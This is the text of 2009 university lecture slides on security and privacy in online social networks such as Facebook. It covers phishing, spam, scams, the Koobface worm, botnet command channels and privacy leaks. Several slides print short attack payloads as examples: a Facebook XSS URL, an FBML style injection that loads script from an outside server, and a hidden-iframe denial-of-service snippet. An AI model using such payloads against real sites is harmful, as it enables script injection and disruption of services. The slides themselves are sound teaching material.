

Security & Privacy in Online Social Networks

Part II Security Nov 23, 2009

Joseph Bonneau, Computer Laboratory

Hack #1: Photo URL Forging




Photo Exploits: PHP parameter fiddling (Ng, 2008)

Hack #1: Photo URL Forging






Photo Exploits: Content Delivery Network URL fiddling

Overview


- I. The Social Network Ecosystem
- II. Security
- **III.Privacy**

A Brief History

- SixDegrees.com, 1997
- Friendster, 2002
- MySpace, 2003
- Facebook, 2004
- Twitter, 2006


 Definitive account: danah boyd and Nicole Ellison "Social Network Sites: Definition, History, and Scholarship," 2007

Exponential Growth




Demographics

US Facebook Users by Age Group (3/25/09)
(InsideFacebook.com)



Still fairly dominated by youth

Demographics




Rapid growth in older demographics


Global Growth

Country	10/8/08	3Q08 Growth	2008 Growth
United States	32,975,440	16%	94%
United Kingdom	12,410,520	9%	43%
Canada	9,324,600	-2%	7%
Turkey	4,921,980	41%	73%
Chile	3,682,680	50%	3343%
France	3,622,960	48%	183%
Australia	3,559,380	6%	52%
Colombia	3,304,600	23%	325%
Venezuela	1,591,220	48%	1061%
Italy	1,342,600	135%	460%
Sweden	1,324,060	16%	21%
Denmark	1,244,700	58%	204%
Norway	1,227,260	8%	15%
Spain	1,214,200	57%	265%
Mexico	1,168,320	6%	80%
Hong Kong	1,134,860	24%	
Argentina	1,094,780	114%	1033%
South Africa	961,720	-1%	31%
Belgium	925,600	78%	258%
Germany	860,460	24%	79%
India	794,440	3%	47%
Egypt	791,440	-1%	29%
Switzerland	701,420	67%	217%
Finland	680,780	26%	58%
Greece	663,920	28%	260%

Global Players (11/2008)



Global Players (4/2009)



	Thefacebook I login register about
[main] [login] [register]	[Login] Email: Password: Login Register If you have forgotten your password, click here to reset it.
	about contact faq advertise terms privacy a Mark Zuckerberg production Thefacebook © 2004

Just LAMP websites where you list your friends...



Mike Barash Location scouting for Photography.Book.Now



🕞 3 hours ago · Comment · Like · Share

SA

Holly Kreuter at 10:20pm April 29
You get to do all the fun stuff.

Write a comment...



melissa hillard ▶ Stephanie Bognuda: even in 1997, we KNEW it was a conspiracy...



Tupac Is Alive!!!!!!!!!!!!!! | TMZ.com

Source: www.tmz.com

TMZ has obtained photographic evidence that Tupac Shakur is alive and well and drinking Hand Grenades in New Orleans -- unless we're terribly mistaken. ...

1 7 hours ago · Comment · Like · Share · See Wall-to-Wall



Justin David Carl's birthday Today -

Cigall Kadoch's birthday Fri - Send a gift

Brittany Shehi's birthday Fri - Send a gift

Anna Quider's birthday Sat - Send a gift

Jessica Pickett's birthday Sat - Send a gift

Jenny Mackay's birthday Sat - Send a gift

Send a gift

Firehose of user data



Facebook Applications



Facebook Connect

Web 2.0?

Function	Internet version	Facebook version
Page Markup	HTML, JavaScript	FBML
DB Queries	SQL	FBQL
Email	SMTP	FB Mail
Forums	Usenet, etc.	FB Groups
Instant Messages	XMPP	FB Chat
News Streams	RSS	FB Stream
Authentication	OpenID	FB Connect
Photo Sharing	Flickr, etc.	FB Photos
Video Sharing	YouTube, etc.	FB Video
Blogging	Blogger, etc.	FB Notes
Microblogging	Twitter, etc.	FB Status Updates
Micropayment	Peppercoin, etc.	FB Points
Event Planning	E-Vite	FB Events
Classified Ads	craigslist	FB Marketplace

Parallel Trend: The Addition of Social Context

"Given sufficient funding, all web sites expand in functionality until users can add each other as friends"


















Facebook is the SNS that Matters

- Dominant
 - Largest and fastest-growing
 - Most internationally successful
 - Receives most media attention
- Advanced
 - Largest feature-set
 - Most complex privacy model
 - Closest representation of real-life social world


Hack #2: Facebook XSS



http://www.facebook.com/connect/prompt_permissions.php?
ext perm=read stream

Credit: theharmonyguy


Hack #2: Facebook XSS



http://www.facebook.com/connect/prompt_permissions.php?
ext perm=1

Credit: theharmonyguy

Hack #2: Facebook XSS



http://www.facebook.com/connect/prompt_permissions.php?
ext_perm=%3Cscript
%3Ealert(document.getElementById(%22post_form_id
%22).value);%3C/script%3E

Credit: theharmonyguy

Overview

- I. The Social Network Ecosystem
- **II. Security**
- **III.Privacy**

SNS Threat Model

Mum murdered over Facebook profile status

By Richard Smith 2/09/2009

a a a

'Man stabbed lover over site'



A mum-of-four was murdered by her partner after she changed her Facebook profile to "single", a jury heard yesterday.

SNS Threat Model

- Account compromise
 - Email or SNS (practically the same)
- Computer compromise
- Monetary Fraud
 - Increasingly becoming a payment platform
- Service denial/mischief

Web 2.0?

Function	Internet version	Facebook version
Page Markup	HTML, JavaScript	FBML
DB Queries	SQL	FBQL
Email	SMTP	FB Mail
Forums	Usenet, etc.	FB Groups
Instant Messages	XMPP	FB Chat
News Streams	RSS	FB Stream
Authentication	OpenID	FB Connect
Photo Sharing	Flickr, etc.	FB Photos
Video Sharing	YouTube, etc.	FB Video
Blogging	Blogger, etc.	FB Notes
Microblogging	Twitter, etc.	FB Status Updates
Micropayment	Peppercoin, etc.	FB Points
Event Planning	E-Vite	FB Events
Classified Ads	craigslist	FB Marketplace

The Downside of Re-inventing the Internet

- SNSs repeating all of the web's security problems
 - Phishing
 - Spam
 - 419 Scams & Fraud
 - Identity Theft/Impersonation
 - Malware
 - Cross-site Scripting
 - Click-Fraud
 - Stalking, Harassment, Bullying, Blackmail

Differences in the SNS world

- Each has advantages and disadvantages
 - Centralisation
 - Social Connections
 - Personal Information

```
from reply-to noreply <noreply@facebookmail.com>
to Joseph Bonneau <jbonneau@gmail.com>
thu, Apr 30, 2009 at 12:36 AM
subject Stella Nordhagen tagged a photo of you on Facebook facebookmail.com
signed-by signed-by
```

Stella tagged a photo of you in the album "Lent-ilicious!".

To see the photo, follow the link below:

http://www.facebook.com/n/?photo.php&pid=31548385&op=1&view=all&subj=210132&id=4401279&mid=62e1b6G334d4G1d988a1G5

Thanks, The Facebook Team

Genuine Facebook emails

```
from reply-to noreply@facebookmail.com>
to Joseph Bonneau <jbonneau@gmail.com>
date Thu, Apr 30, 2009 at 3:44 PM
subject Shoshana Freisinger sent you a message on Facebook...
facebookmail.com
signed-by facebookmail.com


Shoshana sent you a message.

Subject: Look at this!

"fbstarter.com"

To reply to this message, follow the link below: http://www.facebook.com/n/?inbox/readmessage.php&t=1139989896147&mid=63b67eG334d4G1da651eG0
```

Phishing attempt, April 30, 2009



Phishing attempt, April 30, 2009


- Major Phishing attempts, April 29-30, 2009
 - Simple "look at this" messages
 - Users directed to www.fbstarter.com, www.fbaction.net
 - Phished credentials used to automatically log in, send more mail
 - Some users report passwords changed
- Most "elaborate" scheme seen yet
- Phishtank reports Facebook 7th most common target
 - Behind only banks, PayPal, eBay

Why SNSs are Vulnerable to Phishing

- "Social Phishing" is far more effective
 - 72% successful in controlled study (Jagatic et al.)
- No TLS for login page
- No anti-phishing measures
- Frequent genuine emails with login-links
- Users don't consider SNS password as valuable
- Web 2.0 sites encourage password sharing...

Password Sharing







Upload Contact File

Searching your email account is the fastest and most effective way to find your friends on Facebook.

Your Email:	jbonneau@gmail.com	
Password:		
	Find Friends	

✓ Valid webmail address

We won't store your password or contact anyone without your permission.




Find out which of your AOL Instant Messenger or Windows Live Messenger buddies are on Facebook.

Import AIM Buddy List »
Import Windows Live Contacts »

Spam

- Major factor in the decline of MySpace, Friendster
- Attractive target
 - Can message any user in the system
 - "Social Spam" much more effective than random spam
 - Account creation is very cheap

Spam



Spam

- Many advantages for SNS
 - Global monitoring, blocking
 - Automatically detect spammer profiles
 - Analyse link history
 - Analyse graph structure
 - Analyse profile
- Aggressively request CAPTCHAs
- Legal: Facebook won US \$873 M award

Scams

Calvin: hey

Evan: holy moly. what's up man? **Calvin**: i need your help urgently

Evan: yes sir

Calvin: am stuck here in london

Evan: stuck?

Calvin: yes i came here for a vacation

Calvin: on my process coming back home i was robbed inside the hotel i loged in

Evan: ok so what do you need

Calvin: can you loan me \$900 to get a return ticket back home and pay my hotel bills

Evan: how do you want me to loan it to you?

Calvin: you can have the money send via western union

Scams

- Effective due to social context
 - Skilled impersonators should be able to do much better
- Not much can be done to prevent
 - Education
- Again, build detection system using social context, history
 - Unexpected log-ins
 - References to Western Union, etc.

Malware

```
from reply-to noreply@facebookmail.com>
to Joseph Bonneau <jbonneau@gmail.com>
date Fri, Dec 5, 2008 at 5:08 PM
subject Katie Gunst sent you a message on Facebook...
mailed-by From Facebook <notification+f_s6a629@facebookmail.com>
facebookmail.com>
facebookmail.com
```

Katie sent you a message.

Subject: Nice ass! But why you put them in the internet?

"YAYYYYY

http://www.facebook.com/l.php?u=http://geocities.com%2Frubingallegos09%2F%3Fdchbb850%3D13191be140046e6d498e1ac0d07d218c"

Koobface worm, launched August 2008

Malware




Koobface worm, launched August 2008


Malware

- Similar to Phishing
 - Rapid spread via social context
 - SNS can use social context to detect
 - Also, warn users leaving site

Malware Defense



Botnet Command & Control



Twitterbot, August 2009

Botnet Command & Control

- Social channels identified in 2009 as optimal for C & C channel
 - Particularly Skype, MSN messenger, also Twitter, Facebook
 - Seen in the wild August 2009
- Can be monitored by service operator, but no incentive

SNS-hosted botnet

- Idea: add malicious JavaScript payload to a popular application
- Example: Denial of Service:

```
<iframe name="1" style="border: 0px none #ffffff;
width: 0px; height: 0px;"
src="http://victim-host/image1.jpg"
</iframe><br/></ir>
```

 "Facebot" - Elias Athanasopoulos, A. Makridakis, D. Antoniades S. Antonatos, Sotiris Ioannidis, K. G. Anagnostakis and Evangelos P. Markatos. "Antisocial Networks: Turning a Social Network into a Botnet," 2008.

Common Trends

- Social channels increase susceptibility to scams
 - Personal information also aids greatly in targeted attacks
- Fundamental issue: SNS environment leads to carelessness.
 - Rapid, erratic browsing
 - Applications installed with little scrutiny
 - Fun, noisy, unpredictable environment
 - People use SNS with their brain turned off

Common Trends

- Centralisation helps in prevention
 - Complete control of messaging platform, blocking, revocation
- Social Context also useful
 - Can develop strong IDS

Web Hacking

- Most SNS have a poor security track record
 - Rapid growth
 - Complicated site design
 - Many feature interactions
- Third party apps even worse (Search for "Month of Facebook Bugs")
- Lack of attention to security
 - Over half of sites failing even to deploy TLS properly!

FBML Translation

Facebook Markup Language

```
<fb:swf swfsrc="http://myserver/flash.swf"
imgsrc="http://myserver/image.jpg" imgstyle="-moz-
binding:url(\'http://myserver/xssmoz.xml#xss\');" />
```

Translated into HTML:

```
<img src="http://facebook/cached-image.jpg" style="-moz-
binding:url('http://myserver/xssmoz.xml#xss');" />
```


Result: arbitrary JavaScript execution (Felt, 2007)

Facebook Query Language



Facebook Query Language Exploits (Bonneau, Anderson, Danezis, 2009)

Hack #3: Facebook XSRF/Automatic Authentication



Credit:
Ronan Zilberman

Overview

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Data of Interest

'Congrats to Uncle C' – how his wife's Facebook page exposed new MI6 head • Page removed as Miliband plays down security lapse

- · Children, pets and swimwear revealed

Sam Jones and Richard Norton-Taylor guardian.co.uk, Sunday 5 July 2009 22.21 BST Article history



John Sawers, who takes up the post of MI6 boss in November. Photograph: Emmanuel Dunand/AFP/Getty Images

Data of Interest


- Profile Data
 - Loads of PII (contact info, address, DOB)
 - Tastes, preferences
- Graph Data
 - Friendship connections
 - Common group membership
 - Communication patterns
- Activity Data
 - Time, frequency of log-in, typical behavior

Interested Parties

- Data Aggregation
 - Marketers, Insurers, Credit Ratings Agencies, Intelligence, etc.
 - SNS operator implicitly included
 - Often, graph information is more important than profiles
- Targeted Data Leaks
 - Employers, Universities, Fraudsters, Local Police, Friends, etc.
 - Usually care about profile data and photos

Major Privacy Problems

- Data is shared in ways that most users don't expect
- "Contextual integrity" not maintained
- Three main drivers:
 - Poor implementation
 - Misaligned incentives & economic pressure
 - Indirect information leakage



enable photo tagging:



- People can tag my photos with their friends
- My friends can tag me in photos
- People can see a list of photos I am tagged in

Orkut Photo Tagging

Facebook Connect Applications

Facebook Connect is a way to use applications outside of Facebook. You can take your Facebook profile information all over the Internet, and send interesting information back to your Facebook account.

When your friend connects their Facebook account with an application outside of Facebook, they will be able to compare their Facebook Friend List with information from that website in order to invite more friends to connect.

□ Don't allow friends to view my memberships on other websites through Facebook Connect.

Facebook Connect

S Allow Access?

Allowing Scramble access will let it pull your profile information, photos, your friends' info, and other content that it requires to work.



By proceeding, you are allowing Scramble to access your information and you are agreeing to the Facebook Terms of Use in your use of Scramble.

- Applications given full access to profile data of installed users
- Even less revenue available for application developers...

- Better architectures proposed
 - Privacy by proxy
 - Privacy by sandboxing

Economic Pressure


- Most SNSs still lose money
 - Advertising business model yet to prove its viability
- Grow first, monetize later
 - "Growth is primary, revenue is secondary" Mark Zuckerberg
- Privacy is often an impediment to new features

Economic Pressure


- Major survey of 45 social networks' privacy practices
- Key Conclusions:
 - "Market for privacy" fundamentally broken
 - Huge network effects, lock-in, lemons market
 - Sites with better privacy less likely to mention it!

About Us | Contact Us | Developers | Share Your Profile | Help | Advertise New | Terms of Service | Privacy Policy Copyright 2002-2009 Friendster, Inc. All rights reserved. U.S. Patent No. 7,069,308, 7,117,254, 7,188,153 & 7,451,161

Promotional Techniques



Promotional Techniques



Find people you know here Already 33,082,535 people on Badoo!

33,082,535 people are on Badoo, 148,411 online now!

Terms of Service

Terms of Service, hi5:

We provide your Personal Information to third party service providers who work on behalf of or with hi5 under confidentiality agreements to provide some of the services and features of the hi5 community and to help us communicate with hi5 Members. These service providers may use your personal information to communicate with you about offers and services from hi5 and our marketing partners. However, these service providers do not have any independent right to share this information.


If you decide to use one of the additional services that are offered by our partners, we may forward Personal Information to these partners to enable them to provide the services that you requested.

We also provide information to third-party advertising companies, as described in the next section.

Please be aware that the handling of your Personal Information by our partners or the third-party advertising companies is governed by their privacy policy, not ours.

Most Terms of Service reserve broad rights to user data

Information leaked by the Social Graph...




"Traditional" Social Network Analysis

- Performed by sociologists, anthropologists, etc. since the 70's
- Use data carefully collected through interviews & observation
 - Typically < 100 nodes
 - Complete knowledge
 - Links have consistent meaning
- All of these assumptions fail badly for online social network data




Traditional Graph Theory

- Nice Proofs
- Tons of definitions
- Ignored topics:
 - Large graphs
 - Sampling
 - Uncertainty



HAMILTON CYCLE ON DE BRUIJN GRAPH



